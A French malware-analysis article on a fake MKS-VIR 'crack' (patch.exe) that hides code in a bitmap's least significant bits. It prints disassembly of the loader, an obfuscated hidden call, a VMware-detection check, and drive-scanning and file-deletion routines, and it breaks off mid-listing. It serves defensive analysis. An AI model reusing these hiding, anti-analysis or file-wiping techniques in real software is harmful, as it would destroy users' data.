Analyse du fonctionnement d'un programme suspect

Bartosz Wójcik

Il faut bien réfléchir avant de lancer un fichier téléchargé sur Internet. Bien que tous ne soient pas dangereux, il est facile de tomber sur un programme malicieux. Notre crédulité peut nous coûter très cher. Alors, avant de lancer un programme inconnu, essayons d'analyser son fonctionnement.

À la fin du mois de septembre 2004, sur la liste de discussion *pl.comp.programming* quelqu'un a posté l'article intitulé *CRACK UNIVERSEL POUR MKS-VIR !!!!* (MKS-VIR est un programme antivirus polonais très connu – note du trad.). Ce message contenait le lien vers l'archive *crack.zip* avec un fichier exécutable. D'après les opinions des utilisateurs, ce programme n'était pas un crack. De plus, il contenait probablement du code suspect. Le lien vers ce programme apparaissait aussi dans les articles sur d'autres listes de discussion (mais il passait pour *password cracker* de la messagerie instantanée *Gadu-Gadu*). C'était si intéressant que nous avons décidé d'analyser le fichier suspect.

Cette analyse se compose de deux étapes. D'abord, il faut analyser la structure générale du fichier exécutable et sa liste des ressources (cf. l'Encadré *Ressources dans les logiciels pour Windows*) et déterminer le langage de programmation dans lequel le programme a été écrit. Il faut aussi vérifier si le fichier exécutable est compressé (par exemple à l'aide des compresseurs *FSG*, *UPX*, *Aspack*). Grâce à ces informations, nous saurons si nous pouvons passer directement à l'analyse du code, ou bien – au cas où le fichier est compressé – nous devons d'abord décompresser le fichier. L'analyse du code des fichiers compressés n'a aucun sens.

La seconde étape, plus importante, consiste à analyser le programme suspect et, éventuellement, découvrir dans les ressources en apparence innocentes de l'application, du code caché. Cela permettra de savoir comment le programme fonctionne et quels sont les résultats de son exécution. Nous allons justifier l'utilité de cette analyse. Ce soi-disant crack n'appartient sans doute pas aux programmes inoffensifs. Si vous tombez un jour sur un fichier suspect, nous vous conseillons d'effectuer ce type d'analyse.

Cet article explique ...

- comment effectuer l'analyse d'un programme inconnu sous un système Windows.

Ce qu'il faut savoir ...

- notions de base de programmation en assembleur et en C++.

Ressources dans les logiciels pour Windows

Les ressources dans les applications pour Windows sont des données définissant les éléments du programme accessible à l'utilisateur. Grâce à elles, l'interface utilisateur est homogène, et il est facile de remplacer l'un des éléments de l'application par un autre. Les ressources sont séparées du code du programme. À moins que l'édition du fichier exécutable soit impossible, la modification d'une ressource (par exemple le changement de la couleur du fond d'une boîte de dialogue) n'est pas difficile – il suffit d'utiliser l'un des outils disponibles sur Internet, par exemple *eXeScope*.

Ces ressources peuvent être constituées de données au format quelconque. D'habitude, ce sont des fichiers multimédias (comme GIF, JPEG, AVI, WAVE), mais aussi des programmes exécutables, fichiers texte ou documents HTML et RTF.

Identification rapide

L'archive *crack.zip* téléchargée ne contenait qu'un fichier : *patch.exe* qui faisait à peu près 200 Ko. Attention ! Nous vous conseillons vivement de changer l'extension de ce fichier avant de commencer l'analyse, par exemple en *patch.bin*. Cela nous protégera contre un lancement involontaire d'un programme inconnu – les conséquences d'une telle erreur pouvant être très graves.

Dans la première étape de l'analyse, nous devons comprendre la structure du fichier suspect. L'identificateur de fichiers exécutables *PEiD* se prête parfaitement à nos besoins. La base qu'il intègre permet de définir le langage utilisé pour la création de l'application et d'identifier les types de compresseurs de fichiers exécutables les plus connus. Nous pouvons aussi utiliser un identificateur un peu plus ancien *FileInfo*, mais celui-ci n'est pas si bien développé, c'est pourquoi le résultat obtenu peut être moins précis.

Quelles informations avons-nous obtenues à l'aide de *PEiD* ? Par sa structure, le fichier *patch.exe* est un



Figure 1. *Identificateur PEiD en cours d'exécution*



Figure 2. *Éditeur des ressources eXeScope*



Figure 3. *Procédure WinMain() dans le désassembleur IDA*

Listing 1. *Procédure WinMain()*

```
.text:00401280 ; __stdcall WinMain(x,x,x,x)
.text:00401280 _WinMain@16 proc near ; CODE XREF: start+C9p
.text:00401280
.text:00401280 hInstance   = dword ptr  4
.text:00401280
.text:00401280             mov     eax, [esp+hInstance]
.text:00401284             push    0 ; dwInitParam
.text:00401286             push    offset DialogFunc ; lpDialogFunc
.text:0040128B             push    0 ; hWndParent
.text:0040128D             push    65h ; lpTemplateName
.text:0040128F             push    eax ; hInstance
.text:00401290             mov     dword_405554, eax
.text:00401295             call    ds:DialogBoxParamA
.text:00401295                     ; Create a model dialog box from a
.text:00401295                     ; dialog box template resource
.text:0040129B             mov     eax, hHandle
.text:004012A0             push    INFINITE ; dwMilliseconds
.text:004012A2             push    eax ; hHandle
.text:004012A3             call    ds:WaitForSingleObject
.text:004012A9             retn    10h
.text:004012A9 _WinMain@16 endp
```

Listing 2. *Procédure WinMain() traduite en C++*

```
WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
  LPSTR lpCmdLine, int nShowCmd)
{
    // afficher la boîte de dialogue
    DialogBoxParam(hInstance, IDENTIFICATEUR_DE_LA_BOITE_DE_DIALOGUE,
          NULL, DialogFunc, 0);
    // terminer le programme quand,
        // la poignée hHandle sera libérée
    return WaitForSingleObject(hHandle, INFINITE);
}
```

Listing 3. *Fragment du code responsable de l'enregistrement dans la variable*

```
.text:004010F7  mov     edx, offset lpInterface
.text:004010FC  mov     eax, lpPointeurDuCode
.text:00401101  jmp     short loc_401104 ; un mystérieux "call"
.text:00401103  db 0B8h ; déchets, c-à-d. "junk"
.text:00401104 loc_401104: ; CODE XREF: .text:00401101j
.text:00401104  call    eax ;  un mystérieux "call"
.text:00401106  db    0 ; déchets
.text:00401107  db    0 ; comme ci-dessus
.text:00401108  mov     hHandle, eax ; définition de la poignée
.text:0040110D  pop     edi
.text:0040110E  mov     eax, 1
.text:00401113  pop     esi
.text:00401114  retn
```

fichier exécutable de 32 bits caractéristique pour la plate-forme Windows au format *Portable Executable* (PE). Il est évident (cf. la Figure 1) que le programme a été écrit à l'aide de *MS Visual C++ 6.0*. Grâce à *PEiD* nous savons aussi qu'il n'a été ni compressé, ni protégé. D'autres informations, comme le type de sous-système, l'offset du fichier ou ce qu'on appelle point d'entrée (en anglais *entrypoint*) ne sont pas importantes.

La connaissance de la structure du fichier suspect ne suffit pas – il est nécessaire de connaître les ressources de l'application. Pour cela, nous nous servirons du programme *eXeScope* qui permet de consulter et d'éditer les ressources des fichiers exécutables (cf. la Figure 2).

Pendant la consultation du fichier dans l'éditeur de ressources, nous ne trouvons que les types de données standard – un bitmap, une boîte de dialogue, une icône et un *manifest* (les boîtes de dialogue avec cette ressource utilisent dans les systèmes Windows XP de nouveaux styles graphiques, sans lui, une ancienne interface connue des systèmes Windows 9x est affichée). À première vue, on a l'impression que le fichier *patch.exe* est une application tout à fait innocente. Mais les apparences sont trompeuses. Pour être sûrs, nous devons effectuer une analyse fastidieuse du programme désassemblé et – si tel est le cas – retrouver du code supplémentaire caché à l'intérieur du fichier.

Analyse du code

Pour effectuer l'analyse du code de l'application suspecte, nous allons utiliser un excellent désassembleur (commercial) *IDA* de la société DataRescue. *IDA* est considéré comme le meilleur outil de ce type sur le marché – il permet une analyse détaillée de tous les types de fichiers exécutables. La version de démonstration, disponible sur le site de l'éditeur, ne permet que l'analyse des fichiers *Portable Executable* – et dans notre cas, cela suffit parce que *patch.exe* est écrit à ce format.

Procédure WinMain()

Après le chargement du fichier *patch.exe* dans le décompilateur *IDA* (cf. la Figure 3), nous nous retrouvons dans la procédure `WinMain()` qui est le point de départ pour les applications écrites en C++. En effet, le point d'entrée de chaque application est ce qu'on appelle *entrypoint* (de l'anglais *point d'entrée*) dont l'adresse est stockée dans l'entête du fichier PE et à partir duquel commence l'exécution du code de

l'application. Pourtant, dans le cas des programmes en C++, le code du vrai point d'entrée n'est responsable que de l'initialisation des variables internes – le programmeur ne peut pas le manipuler. Ce qui nous intéresse, ce sont les séquences écrites par le programmeur. La procédure `WinMain()` est présentée dans le Listing 1.

Le code sous cette forme peut être difficile à analyser – pour pouvoir le comprendre mieux, nous le traduisons en C++. À partir de presque chaque *deadlisting* (code désassemblé) il est possible, plus ou moins facilement, de reconstruire le code dans le langage de programmation original. Les outils comme *IDA* fournissent uniquement des informations de base – les noms des variables et des constantes, les conventions d'appel des fonctions (comme *stdcall* ou *cdecl*). Bien qu'il existe des plug-ins spéciaux pour *IDA* permettant une simple décompilation du code x86, les résultats laissent beaucoup à désirer.

Pour effectuer cette translation, il faut analyser la structure de la fonction, distinguer les variables locales, et enfin, trouver dans le code des références aux variables globales. Les informations fournies par *IDA* suffisent pour déterminer quels paramètres (et combien) prend la fonction analysée. De plus, grâce au désassembleur, nous pourront savoir quelles valeurs sont retournées par une fonction, quelles procédures *WinApi* elle utilise et à quelles données elle se réfère. Au début, nous devons définir le type de fonction, la convention de l'appel et les types des paramètres. Ensuite, à l'aide des données d'*IDA*, nous définissons les variables locales de la fonction.

Si nous avons une esquisse de la fonction, nous pouvons commencer à récupérer du code. En premier, il faut régénérer les appels des autres fonctions (*WinApi*, mais pas seulement, aussi les références aux fonctions internes du programme) – par exemple, pour la fonction *WinApi*, nous analysons les paramètres successifs stockés sur la pile au moyen de



Figure 4. *Fenêtre des références dans le programme IDA*

l'instruction `push` en ordre inverse (du dernier vers le premier) que son enregistrement dans l'appel de la fonction dans le code original. Une fois toutes les informations correctement recueillies, nous pouvons restaurer la référence originale de la fonction. Le plus difficile dans la reconstruction du code du programme (en langage de haut niveau) est la restauration de la logique du fonctionnement – l'identification correcte des opérateurs logiques (`or`, `xor`, `not`) et arithmétiques (addition, soustraction, multiplication, division) et des instructions conditionnelles, (`if`, `else`, `switch`), ou bien des boucles (`for`, `while`, `do`). Ces sont toutes ces informations qui, assemblées, permettent de traduire le code de l'assembleur en langage utilisé pour écrire l'application.

Il en résulte que la translation du code en langage de haut niveau nécessite beaucoup d'expérience en analyse de code et en programmation. Heureusement, la translation dans notre cas n'est pas nécessaire, mais peut faciliter notre analyse. La procédure `WinMain()` traduite en C++ est disponible dans le Listing 2.

Comme vous voyez, c'est la procédure `DialogBoxParam()` affichant la boîte de dialogue qui est appelée en premier. L'identificateur de la boîte de dialogue est stocké dans les ressources

Listing 4. *Code responsable de l'enregistrement dans la variable sous l'éditeur Hiew*

```
.00401101: EB01       jmps .000401104     ; saut ŕ l'int. de l'instruction
.00401103: B8FFD00000 mov  eax,00000D0FF  ; instruction cachée
.00401108: A3E4564000 mov  [004056E4],eax ; définition de la poignée
.0040110D: 5F         pop  edi
.0040110E: B801000000 mov  eax,000000001
.00401113: 5E         pop  esi
.00401114: C3         retn
```

Listing 5. *La variable LpPointeurDuCode*

```
.text:00401074 push ecx
.text:00401075 push 0
.text:00401077 mov  dwTailleDeBitmap, ecx ; enregistrer la taille du bitmap
.text:0040107D call ds:VirtualAlloc ; allouer de la mémoire, l'adresse du bloc
.text:0040107D                      ; alloué se trouve dans le registre eax
.text:00401083 mov  ecx, dwTailleDeBitmap
.text:00401089 mov  edi, eax        ; edi = adresse de la mémoire allouée
.text:0040108B mov  edx, ecx
.text:0040108D xor  eax, eax
.text:0040108F shr  ecx, 2
.text:00401092 mov  lpPointeurDuCode, edi ; enregistrer l'adresse
.text:00401092                            ; de la mémoire allouée
.text:00401092                            ; dans la variable lpPointeurDuCode
```

Listing 6. *Fragment du code responsable de la récupération des données à partir du bitmap*

```
.text:004010BE octet successif: ; CODE XREF: .text:004010F4j
.text:004010BE  mov     edi, lpPointeurDuCode
.text:004010C4  xor     ecx, ecx
.text:004010C6  jmp     short loc_4010CE
.text:004010C8 bit successif: ; CODE XREF: .text:004010E9j
.text:004010C8  mov     edi, lpPointeurDuCode
.text:004010CE loc_4010CE: ; CODE XREF: .text:004010BCj
.text:004010CE             ; .text:004010C6j
.text:004010CE  mov     edx, lpPointeurDeL'Image
.text:004010D4  mov     bl, [edi+eax] ; octet composé du code
.text:004010D7  mov     dl, [edx+esi] ; octet successif de la composante
.text:004010D7                        ; des couleurs RVB
.text:004010DA  and     dl, 1 ; masquer le bit le moins important de la
.text:004010DA                ; composante des couleurs
.text:004010DD  shl     dl, cl ; bit de la composante RVB << i++
.text:004010DF  or      bl, dl ; composer un octet des bits de la composante
.text:004010DF                 ; des couleurs
.text:004010E1  inc     esi
.text:004010E2  inc     ecx
.text:004010E3  mov     [edi+eax], bl ; enregistrer l'octet du code
.text:004010E6  cmp     ecx, 8 ; compteur de 8 bits (8 bits = 1 octet)
.text:004010E9  jb      short bit successif
.text:004010EB  mov     ecx, dwTailleDeBitmap
.text:004010F1  inc     eax
.text:004010F2  cmp     esi, ecx
.text:004010F4  jb      short octet_suivant
.text:004010F6  pop     ebx
.text:004010F7
.text:004010F7 loc_4010F7: ; CODE XREF: .text:004010B7j
.text:004010F7  mov     edx, offset lpInterface
.text:004010FC  mov     eax, lpPointeurDuCode
.text:00401101  jmp     short loc_401104 ; un mystérieux "call"
.text:00401103  db 0B8h ; déchets, appelés "junk"
.text:00401104 loc_401104: ; CODE XREF: .text:00401101j
.text:00401104  call    eax             ; un mystérieux "call"
```

Listing 7. *Code qui calcule la taille de l'image*

```
.text:0040105B ; dans le registre EAX se trouve le pointeur
.text:0040105B ; au début des données du bitmap
.text:0040105B  mov     ecx, [eax+8] ; hauteur de l'image
.text:0040105E  push    40h
.text:00401060  imul    ecx, [eax+4] ; largeur * hauteur = nombre
.text:00401060                       ; d'octets définissant les pixels
.text:00401064  push    3000h
.text:00401069  add     eax, 40 ; taille de l'en-tête du bitmap
.text:0040106C  lea     ecx, [ecx+ecx*2] ; chaque pixel est décrit
.text:0040106C                           ; par 3 octets,
.text:0040106C          ; alors le résultat largeur * hauteur, il faut
.text:0040106C          ; multiplier 3 fois (RVB)
.text:0040106F  mov     lpPointeurDuBitmap, eax
.text:0040106F   ; enregistrer le pointeur des données des pixels successifs
.text:00401074  push    ecx
.text:00401075  push    0
.text:00401077  mov     dwTailleDeBitmap, ecx ; enregistrer la taille
.text:00401077                                ; du bitmap
```

du fichier exécutable. Ensuite, la procédure `WaitForSingleObject()` est appelée et le programme se termine. À partir de ce code, nous pouvons constater que le programme affiche la boîte de dialogue, et ensuite, après la fermeture de celle-ci (elle n'est plus visible), il attend jusqu'à ce que l'état `hHandle` de l'objet ne soit signalé. Autrement dit : le programme ne se termine pas jusqu'au moment où l'exécution d'un autre code initialisé précédemment par `WinMain()` ne soit pas terminée. Le plus souvent, de cette façon le programme attend la fin du code lancé dans un autre thread (en anglais *thread*).

Que peut faire un programme si simple juste après avoir fermé la fenêtre principale ? Le plus probablement, des choses pas belles. Il faut alors trouver dans le code le lieu où se trouve la poignée `hHandle` – étant donné qu'elle est lue, elle doit être enregistrée quelque part. Pour ce faire, dans le désassembleur *IDA*, il faut cliquer sur le nom de la variable `hHandle`. Cette opération nous renvoie au lieu où elle se trouve dans la section de données (la poignée `hHandle` est tout simplement une valeur de 32 bits de type DWORD) :

```
.data:004056E4 ; HANDLE hHandle
.data:004056E4 hHandle
  dd 0
  ; DATA XREF: .text:00401108w
.data:004056E4
  ; WinMain(x,x,x,x)+1Br
```

À gauche du nom de la variable, nous trouvons ce qu'on appelle références (cf. la Figure 4) – ce sont les informations sur les lieux dans le code à partir desquels une variable est lue ou modifiée.

Références mystérieuses

Analysons les références de la poignée `hHandle`. L'une d'elles, c'est la procédure `WinMain()` dans laquelle la variable est lue (c'est la lettre *r* qui l'indique, de l'anglais *read*). Mais la deuxième référence est encore plus intéressante (sur la liste, elle est en première position). Sa description indique que la variable `hHandle` est ici modifiée (la lettre *w*, de l'anglais *write*). Maintenant, il suffit de cliquer pour se référencer au fragment du code responsable de l'enregistrement dans la variable. Ce fragment est présenté dans le Listing 3.

Une brève explication concernant ce code : tout d'abord, dans le

registre `eax` le pointeur vers l'emplacement contenant le code (`mov eax, lpPointeurAuCode`) est chargé. Ensuite, le programme effectue un saut à l'instruction qui appelle la procédure (`jmp short loc_401104`). Si cette procédure est déjà appelée, le registre `eax` contient la valeur de la poignée (d'habitude, toutes les procédures retournent les valeurs et les codes d'erreur justement dans ce registre du processeur) qui sera ensuite stockée dans la variable `hHandle`.

Les utilisateurs qui connaissent bien l'assembleur remarquerons sans doute que ce fragment du code est suspect (il diffère du code standard C++ compilé). Mais le désassembleur *IDA* ne permet pas de cacher ou d'obfusquer les instructions. Utilisons alors l'éditeur de 16 bits *Hiew* pour analyser encore une fois le même code (Listing 4).

L'instruction `call eax` n'est pas visible parce que ses *opcodes* (octets de l'instruction) ont été insérés à l'intérieur de l'instruction `mov eax, 0xD0FF`. C'est après l'obfuscation du premier octet de l'instruction `mov` que nous pouvons voir quel code sera vraiment exécuté :

```
.00401101: EB01
  jmps .000401104
  ; saut à l'intérieur
  ; de l'instruction
.00401103: 90
  nop
  ; octet de l'instruction
  ; obfusqué "mov"
.00401104: FFD0
  call eax
  ; instruction cachée
```

Revenons au code appelé par l'instruction `call eax`. Il faudrait savoir où renvoie l'adresse stockée dans le registre `eax`. Au-dessus de l'instruction `call eax` se trouve l'instruction qui dans le registre `eax` saisit la valeur de la variable `lpPointeurDuCode` (dans *IDA*, le nom de la variable peut être changé pour que le code soit plus compréhensible – il suffit de placer le pointeur sur le nom, appuyer sur la touche *N* et entrer un nouveau nom). Pour savoir ce qui a été stocké dans

Listing 8. *Code qui charge les données à partir du bitmap traduit en C++*

```
unsigned int i = 0, j = 0, k;
unsigned int dwTailleDeBitmap;
// calculer combien d'octets occupent tous les pixels
// dans le fichier du bitmap
dwTailleDeBitmap = largeur du bitmap * hauteur du bitmap * 3;
while (i < dwTailleDeBitmap) {
        // composer 8 bits constituant les couleurs RVB en 1 octet du code
        for (k = 0; k < 8; k++) {
                lpPointeurDuCode[j] |= (lpPointeurDuBitmap[i++] & 1) << k;
        }
    // octet successif du code
        j++;
}
```

Listing 9. *Structure interface*

```
00000000 interface       struc ; (sizeof=0X48)
00000000 hKernel32       dd ?  ; poignée à la bibliothèque kernel32.dll
00000004 hUser32         dd ?  ; poignée à la bibliothèque user32.dll
00000008 GetProcAddress  dd ?  ; adresses des procédures WinApi
0000000C CreateThread    dd ?
00000010 bIsWindowsNT    dd ?
00000014 CreateFileA     dd ?
00000018 GetDriveTypeA   dd ?
0000001C SetEndOfFile    dd ?
00000020 SetFilePointer  dd ?
00000024 CloseHandle     dd ?
00000028 SetFileAttributesA dd ?
0000002C SetCurrentDirectoryA dd ?
00000030 FindFirstFileA  dd ?
00000034 FindNextFileA   dd ?
00000038 FindClose       dd ?
0000003C Sleep           dd ?
00000040 MessageBoxA     dd ?
00000044 stFindData      dd ?  ; WIN32_FIND_DATA
00000048 interface       ends
```

Listing 10. *Lancement par le programme principal d'un thread supplémentaire*

```
; au début de l'exécution de ce code, dans le registre eax se trouve
; l'adresse du code, le registre edx contient l'adresse de la structure
; assurant l'accès à la fonction WinApi (interface)
code_cache:
; eax + 16 = le début du code qui sera lancé dans le thread
  lea     ecx, code exécuté dans le thread[eax]
  push    eax
  push    esp
  push    0
  push    edx  ; paramètre pour la procédure du thread
               ; adresse de la structure interface
  push    ecx  ; adresse de la procédure à lancer dans le thread
  push    0
  push    0
  call    [edx+interface.CreateThread] ; lancer le code dans le thread
loc_10:
   pop     ecx
   sub     dword ptr [esp], -2
   retn
```

Listing 11. *Thread supplémentaire – l'exécution du code caché*

```
code_utilise_dans_le thread: ; DATA XREF: seg000:00000000r
  push    ebp
  mov     ebp, esp
  push    esi
  push    edi
  push    ebx
  mov     ebx, [ebp+8]    ; offset de l'interface avec les
                          ; adresses des fonctions WinApi
; sous WindowsNT ne pas exécuter l'instruction "in"
; cela pourrait conduire au plantage de l'application
  cmp     [ebx+interface.bIsWindowsNT], 1
  jz      short ne_pas_executer
; détection de la machine virtuelle Vmware, s'il s'avère que
; le programme fonctionne sous un émulateur, le code se termine
  mov     ecx, 0Ah
  mov     eax, 'VMXh'
  mov     dx, 'VX'
  in      eax, dx
  cmp     ebx, 'VMXh' ; détection de Vmware
  jz      loc_1DB
ne_pas_executer: ; CODE XREF: seg000:00000023j
   mov     ebx, [ebp+8] ; offset de l'interface avec les adresses
                        ; des fonctions WinApi
   call    loc_54
aCreatefilea    db 'CreateFileA',0
loc_54: ; CODE XREF: seg000:00000043p
  push    [ebx+interface.hKernel32]
  call    [ebx+interface.GetProcAddress] ; adresses des procédures WinApi
  mov     [ebx+interface.CreateFileA], eax
  call    loc_6E
aSetendoffile   db 'SetEndOfFile',0
loc_6E: ; CODE XREF: seg000:0000005Cp
  push    [ebx+interface.hKernel32]
  call    [ebx+interface.GetProcAddress] ; adresses des procédures WinApi
  mov     [ebx+interface.SetEndOfFile], eax
...
  call    loc_161
aSetfileattribu db 'SetFileAttributesA',0
loc_161: ; CODE XREF: seg000:00000149 p
  push    [ebx+interface.hKernel32]
  call    [ebx+interface.GetProcAddress] ; adresses des procédures WinApi
  mov     [ebx+interface.SetFileAttributesA], eax
  lea     edi, [ebx+interface.stFindData] ; WIN32_FIND_DATA
  sub     eax, eax
  inc     eax
  pop     ebx
  pop     edi
  pop     esi
  leave
  retn    4  ; le fonctionnement du thread se termine ici
```

cette variable, nous allons utiliser encore une fois les références :

```
.data:004056E8
  lpPointeurAuCode  dd 0
  ; DATA XREF: .text:00401092w
.data:004056E8
  ; .text:004010A1r
.data:004056E8
  ; .text:004010BEr
.data:004056E8
  ; .text:004010C8r
.data:004056E8
  ; .text:004010FCr
```

La variable `lpPointeurDuCode` est positionnée par défaut à *0* et prend une autre valeur dans une seule position du code. Un clic sur la référence à l'enregistrement dans la variable et nous sommes dans le code présenté dans le Listing 5. Comme vous voyez, la variable `lpPointeurDuCode` est positionnée sur l'adresse de la mémoire allouée par la fonction `VirtualAlloc()`.

Nous n'avons qu'à vérifier ce qui se cache derrière ce fragment mystérieux du code.

Bitmap suspect

Pendant la consultation des fragments précédents du *deadlisting*, nous pouvons remarquer qu'à partir des ressources du fichier *patch.exe*, seulement un bitmap est chargé. Ensuite, les composants des couleurs RVB construisent les octets successifs du code caché, qui ensuite, sont stockés dans la mémoire allouée au préalable (dont l'adresse est enregistrée dans la variable `lpPointeurDuCode`). Le fragment principal responsable de la récupération des données à partir du bitmap est présenté dans le Listing 6.

Dans le code présenté dans le Listing 6, nous pouvons distinguer deux boucles. L'une d'elles (intérieure) est responsable du chargement des octets successifs déterminant les composantes des couleurs RVB (*Rouge*, *Vert*, *Bleu*) des pixels du bitmap. Dans notre cas, le bitmap est enregistrée au format 24bpp (24 bits sur pixel), alors chaque pixel est défini par trois octets de couleur successifs au format RVB.

Parmi les huit octets successifs, les bits les moins importants sont masqués (à l'aide de l'instruction `and dl, 1`), qui tous ensemble donne un octet du code. Si cet octet est composé, il est stocké dans le tampon `lpPointeurDuCode`. Ensuite, dans la boucle extérieure, l'indice pour le pointeur `lpPointeurDuCode` est incrémenté de façon à ce qu'il renvoie à la position où il est possible de placer l'octet successif du code – ensuite, il revient au chargement des huit octets successifs composant les couleurs.

La boucle extérieure est exécutée jusqu'à ce que tous les octets nécessaires du code caché soient récupérés des pixels du bitmap. Le nombre de répétitions de la boucle égale au nombre de pixels de l'image, chargé

directement de son en-tête, et plus précisément, ce sont des données comme largeur et hauteur (en pixels) – cette situation est présentée dans le Listing 7.

Après le chargement du bitmap à partir des ressources du fichier exécutable, le registre `eax` contiendra l'adresse du début du bitmap qui est défini par son en-tête. Les dimensions de l'image sont chargées à partir de son en-tête, ensuite la largeur est multipliée par la hauteur du bitmap (en pixels), ce qui, en résultat, donne le nombre total de pixels du bitmap. Étant donné que chaque pixel est défini par trois octets, le résultat est multiplié 3 fois. Ainsi, nous obtenons la taille finale des données déterminant tous les pixels. Pour mieux comprendre, le code qui charge les données à partir du bitmap traduit en C++ est présenté dans le Listing 8.

Nos recherches se sont terminées avec succès – nous savons où se trouve le code suspect. Les données secrètes ont été stockées dans les positions des bits les moins importants des composants RVB des pixels. Pour un œil humain, il est impossible de distinguer l'image modifiée de celle originale – les différences sont subtiles, de plus, il faudrait disposer de l'image originale.

Quelqu'un qui s'est donné beaucoup de peine pour cacher un petit fragment du code n'agissait sans doute pas dans une bonne intention. Notre tâche est très difficile – il faut récupérer le code caché de l'image, et ensuite, analyser son contenu.

Méthode de récupération du code

L'extraction du code n'est pas trop compliquée – nous pouvons tout simplement lancer le fichier *patch.exe* et, au moyen du débogueur (par exemple *SoftIce* ou *OllyDbg*), récupérer le code transformé de la mémoire. Mais il vaut mieux rester prudent – nous ne savons pas ce qui peut arriver après un lancement involontaire du programme.

Lors de cette analyse, nous avons utilisé notre propre programme,

Listing 12. *Procédure recherchant des disques durs*

```
scanner_disques proc near ; CODE XREF: seg000:0000016Cp
var_28 = byte ptr -28h
  pusha
  push    '\:Y' ; scannage des disques commence par le disque Y:\
disque_successif: ; CODE XREF: scanner_disques+20j
  push    esp ; adresse du nom du disque sur la pile (Y:\, X:\, W:\ etc.)
  call    [ebx+interface.GetDriveTypeA] ; GetDriveTypeA
  sub     eax, 3
  cmp     eax, 1
  ja      short cdrom_itp ; lettre successive du disque dur
  mov     edx, esp
  call    supprimer_fichiers
cdrom_itp: ; CODE XREF: scanner_disques+10j
  dec     byte ptr [esp+0] ; lettre successive du disque dur
  cmp     byte ptr [esp+0], 'C' ; vérifier si la procédure a atteint C:\
  jnb     short disque_successif ; répéter le scannage du disque successif
  pop     ecx
  popa
  retn
scanner_disques endp
```

Listing 13. *Procédure recherchant les fichiers sur la partition*

```
supprimer_fichiers proc near ; CODE XREF: scann_disques+14p, suppr_fichiers+28p
  pusha
  push    edx
  call    [ebx+interface.SetCurrentDirectoryA]
  push    '*' ; masque des fichiers recherchés
  mov     eax, esp
  push    edi
  push    eax
  call    [ebx+interface.FindFirstFileA]
